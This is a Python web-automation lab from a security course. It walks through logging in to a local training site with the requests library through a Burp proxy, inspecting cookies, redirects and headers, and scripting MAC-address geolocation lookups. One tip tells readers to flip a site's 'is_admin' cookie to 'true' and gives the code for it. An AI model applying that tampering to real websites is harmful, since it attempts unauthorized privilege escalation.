Next, turn off the intercept proxy in Burp. Change to the **Proxy** tab and then the **Intercept** sub-tab and verify that it says **Intercept is off**. If it is on, then click the **Intercept is on** button to turn it to the off position.



When it is off, the button will read "**Intercept is off**". When intercept is on, the proxy will **PAUSE** all data that leaves your Python script in the Burp application to give you a chance to edit the requests. You can make changes to requests in the body of this page. Then you can click the **Forward** button to send it to its destination. You don't need to pause and edit requests to complete this exercise (although you might want to try it on an interesting cookie if you have time). You should just turn off intercept for now.

Now that you are familiar with the fields required to log in, you are ready to automate logging in. There are about 30 lines of code that you will execute in Python. The good news is you won't have to type any of these lines yourself. I have already typed them for you and placed them in a file called 'geofind-through-burp-exercise.txt'. All you will need to do is open the file with gedit open Python, and then copy and paste portions of the file into your Python prompt. Begin by changing into the apps directory and opening the text file. Then **open a third terminal** and type the commands shown below:

```
$ cd ~/Documents/pythonclass/apps/
$ gedit geofind-through-burp-exercise.txt &
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

You are now set up and ready to begin the lab.

No Hints Challenge

Now it is your turn. You may want to skip to the full walkthrough for this lab because there are many small steps. But if you want to try it with just a high-level overview, then complete the following actions by running commands in your Python interactive session, and then observe how the fields were affected inside of Burp.

- 1) Log in with a username of "hacker" and a password of "letmein". Tell Python requests not to follow HTTP redirects.
 - a. Observe the unmodified User-Agent string in the request
 - b. Observe that the redirect is not followed and only one entry is in Burp
- 2) Submit the same username and password, but this time allow redirects to be followed.
 - a. Observe that you only received one response in Python, but Burp shows multiple requests
 - b. Observe that the website sent you a Set-Cookie command and is setting a cookie named "is-admin" that has a value of "false" in your browser
 - c. Observe that you are redirected back to the login page because your username and password are incorrect
- 3) Change your User-Agent string to "Mozilla FutureBrowser 145.9" and submit a username of "apiusername" and a password of "apipassword".
 - a. Observe that the user agent string was changed in the request
 - b. Observe that in addition to the "is-admin" cookie, you also received a "session" cookie because of the successful login
 - c. Observe that after the successful login, it redirects us to a "/data" page where we can submit a MAC address we want to look up
 - d. Notice that on this page, rather than submitting a form, JavaScript uses an AJAX call to submit the data to the server
- 4) Add a new custom HTTP header called "SomeSpecialHeader" and then submit a MAC address to the server to get back the associated latitude and longitude.
 - a. Observe that your special header is sent
 - b. Observe that the latitude and longitude is returned back to you
- 5) Write a Python program to query the GeoFind website to look up the latitude and longitude for a list of MAC addresses. You can use some or all of the following addresses, which have entries on the site.

Target Mac addresses:

```
[ '00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff', '00:00:5e:00:01:1b',
  '00:00:5e:00:01:02', '00:00:5e:00:01:32', '68:1c:a2:06:68:ee',
  '14:d6:4d:25:57:86', '00:00:00:00:00:00', '00:00:5e:00:52:13',
  '00:00:00:dd:dd:dd', '00:00:0c:9f:f0:c9', '00:1b:17:00:01:15',
  '00:11:74:48:8f:30', '00:00:0c:9f:f0:cb' ]
```

A full walkthrough starts on the next page.

Copy and paste the eight lines (shown below) from the file "`~/Documents/pythonclass/apps/geofind-through-burp-exercise.txt`" into your Python interactive session. Be sure to copy only the portions of the text associated with the step being performed and **NOT** the entire file. For this first part, you only need the following lines.

```
import requests
browser = requests.session()
browser.proxies['http'] = 'http://127.0.0.1:8080'
postdata = {'inputName':'hacker','inputPassword':'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata,
allow_redirects = False)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES: ", browser.cookies.items())
```

Copy and paste all of those lines into your Python window. This code will first create a `requests.session` object and store it in the variable `browser`. We can use this variable to interact with the website in a stateful manner.

```
>>> import requests
>>> browser = requests.session()
```

Next, the code will set the "http" key in the `proxies` dictionary. This tells the browser to send all of its data through Burp's Proxy, which is listening on port 8080.

```
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
```

Then it will POST a username of `hacker` and a password of `letmein` and capture the response object in a variable named `response`.

```
>>> postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata,
... allow_redirects = False)
```

Finally, it prints several pieces of the response data, such as the headers, reason, and status_code.

```
>>> print("RESPONSE: ", response.status_code, response.reason)
RESPONSE: 302 FOUND
>>> print("SERVER HEADERS", response.headers)
SERVER HEADERS {'Content-Type': 'text/html; charset=utf-8',
'Content-Length': '219', 'Location': 'http://127.0.0.1:5730/login',
'Vary': 'Cookie', 'Set-Cookie':
'session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkluY29ycmVjdCBVc2V
ybmFtZSBvcibQYXNzd29yZCJdfV19.XbXzyw.r1az9YAxNeSJ9H-hHYQrVzMqtVc;
HttpOnly; Path=/', 'Server': 'Werkzeug/0.14.1 Python/3.6.8', 'Date':
'Sun, 1 Jan 2025 19:45:15 GMT'}
>>> print("COOKIES: ", browser.cookies.items())
COOKIES: [('session',
'eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkluY29ycmVjdCBVc2V
ybmFtZSBvcibQYXNzd29yZCJdfV19.XbXzyw.r1az9YAxNeSJ9H-hHYQrVzMqtVc')]
```

Notice the `response.status_code` is the number "302". That indicates that we are being redirected to another page. We can access various attributes of the `response` object to see the server headers and reason. Our `browser` object's `cookies` attribute now contains the cookies used by the webpage. Your session cookie will be much longer than the one shown on this example above. The session cookie in the example was edited so that it would fit and improve the appearance.

Now check Burp to see the request and response. Stay on the **Proxy tab** and you will see there are several sub-tabs. Click on the **HTTP history** sub-tab under the Proxy tab. Each request that has been sent will be listed in the section in the middle. Clicking on one of the requests will fill in the details on the Request and Response tabs. The Request tab will show you exactly what was sent from your script, including all of the HTTP headers. The Response tab will show you what came back from the server when it received your request. Click on the **Request** tab to observe the request.

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	Redirecting...

Select Request

Select 1st line

Request Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 38
Content-Type: application/x-www-form-urlencoded



? < + > Type a search term 0 matches


```

First, notice that you sent a User-Agent string identifying you as "python-requests/2.22.0". Many websites on the internet do not respond to requests from Python the same way they do requests from other browsers. Many websites will also have completely different functionality if you identify yourself as a browser associated with a mobile phone. Changing your User-Agent string can be very useful. Let's change that on the next request.

Now click on the Response tab to observe the information that was returned from the web server.

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history WebSockets history Options**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...

Select Response

Request Response Raw Headers Hex HTML Render

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 219
Location: http://127.0.0.1:5730/login
Vary: Cookie
Set-Cookie: session=eyJfZmxhc2hlcyI6W3siIHoi0lsibWVzc2FnZSIslkluy29ycmVjdCBVc2VybmtZSBvc1BQYXNzd29yZCJdfV19.XbXzyw.r1az9YAxNeSJ9H-hHYQrVzMqtVc;
HttpOnly: Path=/
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 19:45:15 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN">
```

? < + > Type a search term 0 matches

In this case, there is a 302 FOUND response given by the server. The server is trying to redirect us to another location. The location we are being redirected to is specified in the "Location:" header three lines down. The header "Location: http://127.0.0.1:5730/login" tells us which page should be read next. Here is the line that you just ran that generated this response from the server.

```
>>> response = browser.post('http://127.0.0.1:5730/login', postdata,
...     allow_redirects=False)
```

If we drop the "allow_redirects=False" option, then Requests will automatically load the page specified in the Location header when it receives a redirect response. Let's try the same request again, but this time we will allow it to follow the 302 redirect.

Copy and paste the next section of code into your Python session.

```
>>> postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata)
>>> print("RESPONSE: ", response.status_code, response.reason)
RESPONSE: 200 OK
>>> print("SERVER HEADERS: ", response.headers)
SERVER HEADERS {'Content-Type': 'text/html; charset=utf-8',
'Content-Length': '1795', 'Set-Cookie': 'is_admin=false;
Path=/login, session=; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-
Age=0; Path=/', 'Server': 'Werkzeug/0.14.1 Python/3.6.8', 'Date':
'Sun, 27 Oct 2019 19:54:02 GMT'}
>>> print("COOKIES: ", browser.cookies.items())
COOKIES: [('is_admin', 'false')]
```

In the printed SERVER HEADERS, you can see that a cookie is being set by the following information in the header: "Set-Cookie": "is_admin=false; Path=/login". This tells the Requests browser that there is an "is_admin" cookie that has a value of "false" and that a cookie should only be sent to the "/login" page on the server. This cookie is added to our browser's .cookies attribute. Also, notice that the cookie we saw earlier named "session" is set again, but this time it has no value and an expiration date of January 1, 1970. This is a common technique used by web servers to delete a cookie from the client browser.

Go back to your Burp Proxy tab and notice this time that TWO new lines appear in our proxy history.

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login		✓	302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login		✓	302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1795
Set-Cookie: is_admin=false; Path=/login
Set-Cookie: session=; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0; Path=/
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 19:54:02 GMT

<!DOCTYPE html>
<html lang="en">
  <head>
    ...
  </head>
  ...
</html>
```

? < + > Type a search term 0 matches

In the STATUS column, you can see the first of our new requests has a status of 302 that told it to redirect. That is the same behavior we saw the first time. But this time the request session follows up with a second request automatically. Notice that it has a STATUS of 200, indicating it returned some data back to us. Now go look at that data.

Select the third line in the HTTP history, then click on the **Response** tab to observe the information that was returned from the web server.

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login		✓	302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login		✓	302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...

Request Response

Raw Headers Hex HTML Render

Select Response

```
<div class="jumbotron">
  <h1>Geolocation Finder</h1>
  <form class="form-signin" method="POST" action="/login">
    <label for="inputName" class="sr-only">Name</label>
    <input type="name" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
    <label for="inputPassword" class="sr-only">Password</label>
    <input type="password" autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
    <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
```

? < + > Type a search term 0 matches

This time we see the login page. If you scroll down in the response, you will see the HTML for the form that we have to fill out, including the "inputName" and "inputPassword" fields that we have to complete.

Copy and paste the third section from gedit into your Python window. For this request, we submit a username of **'apiusername'** and a password of **'apipassword'**. You will also try changing the User-Agent string. To change the User-Agent, you just have to change the value assigned to in the Headers dictionary.

Copy and paste the next lines of code as shown here:

```
>>> browser.headers['User-Agent']='Mozilla FutureBrowser 145.9'
>>> postdata = {'inputName':'apiusername','inputPassword':'apipassword'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata)
>>> print("RESPONSE: ", response.status_code, response.reason)
RESPONSE: 200 OK
>>> print("SERVER HEADERS", response.headers)
SERVER HEADERS {'Content-Type': 'text/html; charset=utf-8', 'Content-Length': '1952', 'Vary': 'Cookie', 'Server': 'Werkzeug/0.14.1 Python/3.6.8', 'Date': 'Sun, 27 Oct 2019 20:12:38 GMT'}
>>> print("COOKIES: ",browser.cookies.items())
COOKIES: [('session',
'eyJsb2dnZWRpbI6dHJ1ZX0.XbX6Ng.S8wkjDdBpqbisopZXoT0V9ciAtg'), ('is_admin', 'false')]
```

You will notice that the `response.status_code` that comes back is a 200, meaning the webpage sent you back a result. Looking at the information printed to the screen, observe that the SERVER HEADERS show us some interesting information about the server. Notably absent from these headers is a "set-cookie" command. This is strange because if you were to look at the COOKIES, the `browser.cookies.items()` has a new "session" cookie. To see where that came from, let's go back to the history in Burp.

Select the fourth line in your browser history, then click on the **Request** tab to observe the information that was **sent to the web server from Python**.

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Intruder, Repeater, Window, Help, Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below the menu is a navigation bar with Intercept, HTTP history, WebSockets history, and Options. A filter bar at the top says "Filter: Hiding CSS, image and general binary content". The main area displays a table of network requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login		✓	302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login		✓	302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		colocatoin Fin...
4	http://127.0.0.1:5730	POST	/login		✓	302	525	HTML		Select 4 th Line
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		colocatoin MA...

Below the table, a yellow arrow points to the fourth row with the text "Select 4th Line". In the request details panel, another yellow arrow points to the "Request" tab with the text "Select Request". The request details are as follows:

```

POST /login HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: Mozilla FutureBrowser 145.9
Accept-Encoding: gzip, deflate
Accept: /*
Connection: close
Cookie: is_admin=false
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

inputName=apiusername&inputPassword=apipassword


```

First, notice that the "Cookie: is_admin=False" header is automatically added by requests. Requests recognized that you are going back to the /login page and found the cookie in the cookie jar for that page. It then automatically added it to your request header. By the way, here is a "PROTIP" for you. If you are ever interacting with a website and it has a cookie named "is_admin" and it's set to false, you should try changing that to true to see what happens! If you only have one cookie with that name, then `browser.cookies['is_admin']='true'` would do the trick. If you have multiple cookies with that name, then something like `browser.cookies.set('is_admin','true', domain=<server ip>,path="/login")` would change it.

Second, notice that the User-Agent string changed to our "Mozilla FutureBrowser 145.9" string. Once that attribute is set, all requests from our browser session will include this User-Agent instead of the default.

Last, you will see that the username and password we sent are transmitted in the body of the request.

Now click on the **Response** tab to observe the information that was returned from the web server.



The screenshot shows the Burp Suite interface with the 'Response' tab selected. The main pane displays an HTTP response for a POST request to '/login'. The response status is 302 FOUND, indicating a redirect. The Location header specifies the redirect URL as http://127.0.0.1:5730/data. The response body contains HTML code for a redirection page, including a title 'Redirecting...', a header 'Redirecting...', and a paragraph instructing the user to click a link to the data page. The Burp Suite toolbar at the bottom includes buttons for '?', '<', '+', '>', and a search bar.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login		✓	302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login		✓	302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocation Fin...
4	http://127.0.0.1:5730	POST	/login		✓	302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		SEC573 Geolocation MA...

```

HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://127.0.0.1:5730/data
Vary: Cookie
Set-Cookie: session=eyJsb2dnZWRpbiI6dHJlZX0.XbX6Ng.S8wkJDdBpqbisopZXoT0V9ciAtg; HttpOnly; Path=/
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 20:12:38 GMT

<!DOCTYPE HTML PUBLIC "-//I/W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/data">/data</a>. If not click the link.

```

First, notice that the server sent "Set-Cookie: session=<value>". This is where the mysterious cookie came from. The 302 redirect actually set the cookie. On this website, it sets the session cookie whether the login and password are correct or not. When the username and password are incorrect, the session cookie is set to a value that communicates that fact. Then it redirects to the login webpage where the cookie is deleted. If the username and password are correct, the session cookie is set to a valid session, and it is redirected to another location. Here you can see it is redirected to a /data page. When Python received the 302 Redirect, the Requests module followed the redirect. With all this information, we can now understand the appearance of the mysterious session cookie in our cookie jar. Since we never printed the information from the 302 redirect, we didn't see this Set-Cookie header. Watching the activity in a proxy like Burp can help you to understand what is happening.

Examining the Location header, you can see that the 302 is directing us to a new location. Because the username and password were correct, it is sending us to the http://127.0.0.1:5730/data page. The next entry in our proxy history will be the follow-up request to this page.

Now click line 5 and click on the **Request** tab. This automatic request to the /data page is the result of the previous 302 redirect.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		EC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		

Request Headers:

```
GET /data HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: Mozilla FutureBrowser 145.9
Accept-Encoding: gzip, deflate
Accept: /*
Connection: close
Cookie: session=eyJsb2dnZWRpbiI6dHJ1ZX0.XbX6Ng.S8wkjDdBpqbisopZXoT0V9ciAtg
```

First, notice that the requests session sent the "session" cookie, but the "is_admin" cookie was not. That is because the parameters set by the server for the "is_admin" cookie specified that it should only be sent to the "/login" page. The "session" cookie did not have a Path specified, so it will be sent as a header to every request on the entire website.

Also, notice that the request session sent our new customized "Mozilla FutureBrowser 145.9" User-Agent string.

Now click on the **Response** tab to observe the information that was returned from the web server.

The screenshot shows the Burp Suite interface with the 'Temporary Project' selected. The 'HTTP history' tab is active, displaying a list of requests and responses. The fifth request in the list is highlighted, showing a GET request to '/data'. The 'Response' tab is selected, and a yellow arrow points to the 'Select Response' button. The response content is displayed as follows:

```

<h1>Geolocation Finder</h1>

<div class="form-signin">
  <label for="inputMAC" class="sr-only">MAC ADDRESS</label>
  <input type="name" name="inputMAC" id="inputMAC" class="form-control" placeholder="00:00:00:00:00:00" required="" autofocus>
  <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="button">SEARCH</button>
</div>
<label id="lblResult" Text="RESULT:"></label>
</div>

<footer class="footer">
  <p>&copy; Copyright SANS 2018</p>
</footer>
<script>
function submit_it() {
    $.ajax({
        url: '/data',
        data: {inputMAC:$('#inputMAC').val()},
        type: 'POST',
        success: function(response) {
            $('#lblResult').text(response);
        }
    });
}

$('#btnSignIn').click(function() {
    submit_it();
});
</script>

```

Now we have another form to complete. The "Geolocation Finder" form lets us submit an "inputMAC" to it to look up the location of the wireless SSID (aka MAC address). We are only seeing this page because we have a valid logged-on session and are transmitting our session ID number to the server in our session cookie.

Now we can make a request to submit the MAC address, but to where? This web form doesn't have an "ACTION" like the previous one. This web form is just a label, an input field, and a button. With no action, where does the data go? If you look near the bottom of the HTML, you will find some JavaScript that is using a very popular module called `jquery` to submit an AJAX query to the server. These three lines say when the button with an "id" of "btnSignIn" is clicked to run the code in a function called `submit_it`.

```

$( '#btnSignIn' ).click(function() {
    submit_it();
});

```

Even if you know JavaScript, it can be a little difficult to figure out where the data is going by looking at the code. The good news is that there is a much easier, surefire way of knowing where the data is being sent. You can point your browser to Burp and observe what is being sent and received. But let's look at the JavaScript in the `submit_it()` function.

```
function submit_it() {
    $.ajax({
        url: '/data',
        data: {inputMAC:$('#inputMAC').val()},
        type: 'POST',
        success: function(response) {
            $('#lblResult').text(response);
        } });
}
```

In this case, the jquery .ajax function call will send the data from the HTML field with an "id" of "inputMac" to the URL /data as a POST message. If the webpage responds with a 200 (success), it will set the text of the HTML field with an "id" of "lblResult" to the response from the webpage. As long as we have a valid session cookie, we can submit multiple requests to this form and look up as many wireless networks as we would like. Next, we will submit a wireless SSID.

Now copy and paste the last several lines into your Python session.

```
>>> browser.headers['SomeSpecialHeader']='Send This Value Also'
>>> postdata = {'inputMAC':'00:00:5e:00:01:02'}
>>> content = browser.post('http://127.0.0.1:5730/data', postdata).content
>>> print(content)
b'(30.28082657, -97.2975235)'
>>> postdata = {'inputMAC':'00:00:00:00:00:00'}
>>> content = browser.post('http://127.0.0.1:5730/data', postdata).content
>>> print(content)
b'The phone call is coming from INSIDE THE HOUSE'
```

In this section, you will submit a couple of different wireless networks to retrieve their location. We also create a new custom header and submit it to the server. We learned from the jquery in the previous response that we must send a field named "inputMAC" to the destination `http://127.0.0.1:5730/data`. To complete our new form, we create a dictionary with a key of 'inputMAC' that has a value of a MAC address we want to look up. Then we pass that as the second argument to a POST request to our target URL.

While we are at it, experiment with adding a new custom header called "SomeSpecialHeader". Notice that because `browser.headers` is just a dictionary, you can add or change values in the dictionary using traditional dictionary syntax. Just creating a new key and value in the "`browser.headers`" dictionary creates a new header.

Here we submit two different wireless networks to look up their value. Notice that the content variable stores the result in a string. You can then use a regular expression, `.split()`, string slicing, or other techniques to retrieve the two values for further processing.

Here are some of the MAC addresses that you could search for on the website and find a result.

```
[ '00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff', '00:00:5e:00:01:1b',
  '00:00:5e:00:01:02', '00:00:5e:00:01:32', '68:1c:a2:06:68:ee',
  '14:d6:4d:25:57:86', '00:00:00:00:00:00', '00:00:5e:00:52:13',
  '00:00:00:dd:dd:dd', '00:00:0c:9f:f0:c9', '00:1b:17:00:01:15',
  '00:11:74:48:8f:30', '00:00:0c:9f:f0:cb' ]
```

Head back over to Burp and have a look at these requests. Select the sixth line and click on the Request tab to observe the information that was sent to the web server.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		atoin MA...
6	http://127.0.0.1:5730	POST	/data	✓		200	180	text		Select 6th Line
7	http://127.0.0.1:5730	POST	/data	✓		200	200	text		

Request
Raw
Params
Headers
Hex

```
POST /data HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.143 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
SomeSpecialHeader: Send This Value Also
Cookie: session=eyJsb2dnZWpbII6dHJ1ZX0.XbX6Ng.S8wkj0dBpqbisopZXoT0V9ciAtg
Content-Length: 36
Content-Type: application/x-www-form-urlencoded



?


```

First, notice that the browser sent our special header. Also, the `inputMAC` field containing the MAC address that we are looking up is sent in the body of the POST message.

Click on the **Response** tab to observe the information that was sent back from the web server.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login		✓	302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login		✓	302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login		✓	302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		SEC573 Geolocatoin MA...
6	http://127.0.0.1:5730	POST	/data		✓	200	180	text		
7	http://127.0.0.1:5730	POST	/data		✓	200	200	text		

Request Response **Select Response**

Raw Headers Hex

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 26
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 20:36:52 GMT
(30.28082657, -97.2975235)
```

? < + > Type a search term 0 matches

There you will notice the **LAT** and **LON** of the submitted MAC address are returned by the server. Line 7 of the Burp Suite captured our second request for another MAC address and the server's response. Notice that once a valid session is established and the headers in our request are set, we can repeat this simple post request by changing only the `inputMAC` field and look up as many wireless network BSSIDs as we would like.

Now that we understand how the website works, we can put together a script to look up SSIDs using this website with just a few lines of code. This code is already written for you. You will find the following completed program in your "apps" directory named "geolookup.py". Look at what it does:

```
student@573:~/Documents/pythonclass$ cd ~/Documents/pythonclass/apps
student@573:~/Documents/pythonclass/apps$ python3 geolookup.py
You have been logged in
Looking up 12:34:56:78:90
----- b'NOT FOUND'
Looking up 00:00:0c:9f:f0:01
----- b'(41.71396255, -87.8015976)'
Looking up aa:bb:cc:dd:ee:ff
----- b'(40.58861542, -50.79531097)'
Looking up 00:00:5e:00:01:1b
----- b'(41.88912582, -87.63746643)'
< Output Truncated >
```

Here is a brief overview of the code.

```

import requests

def lookup_ssid(macaddress):
    postdata = {'inputMAC':macaddress}
    return browser.post('http://127.0.0.1:5730/data',postdata).content

ssids = ['12:34:56:78:90', '00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff',
        '00:00:5e:00:01:1b', '00:00:5e:00:01:02', '00:00:5e:00:01:32',
        '68:1c:a2:06:68:ee']

browser = requests.session()
postdata = {'inputName':'apiusername','inputPassword':'apipassword'}
response = browser.post('http://127.0.0.1:5730/login', postdata)
if response.status_code == 200:
    print("You have been logged in")
    for eachmac in ssids:
        print("Looking up {}".format(eachmac))
        print("----", lookup_ssid(eachmac))

```

After importing the required modules, we create a variable called 'browser' that will hold our `Requests.session()` object and allow us to statefully interact with the webpage. Then we need to submit the username and password to the login page. If we successfully logged in, the `status_code` will be a 200. Once we are logged in, we have a session cookie and can submit as many SSIDs to the /data page as we would like. In this case, we use a for loop to look up several MAC addresses related to our forensics investigation.

werejugo.py: A Laptop Location Tracking Tool

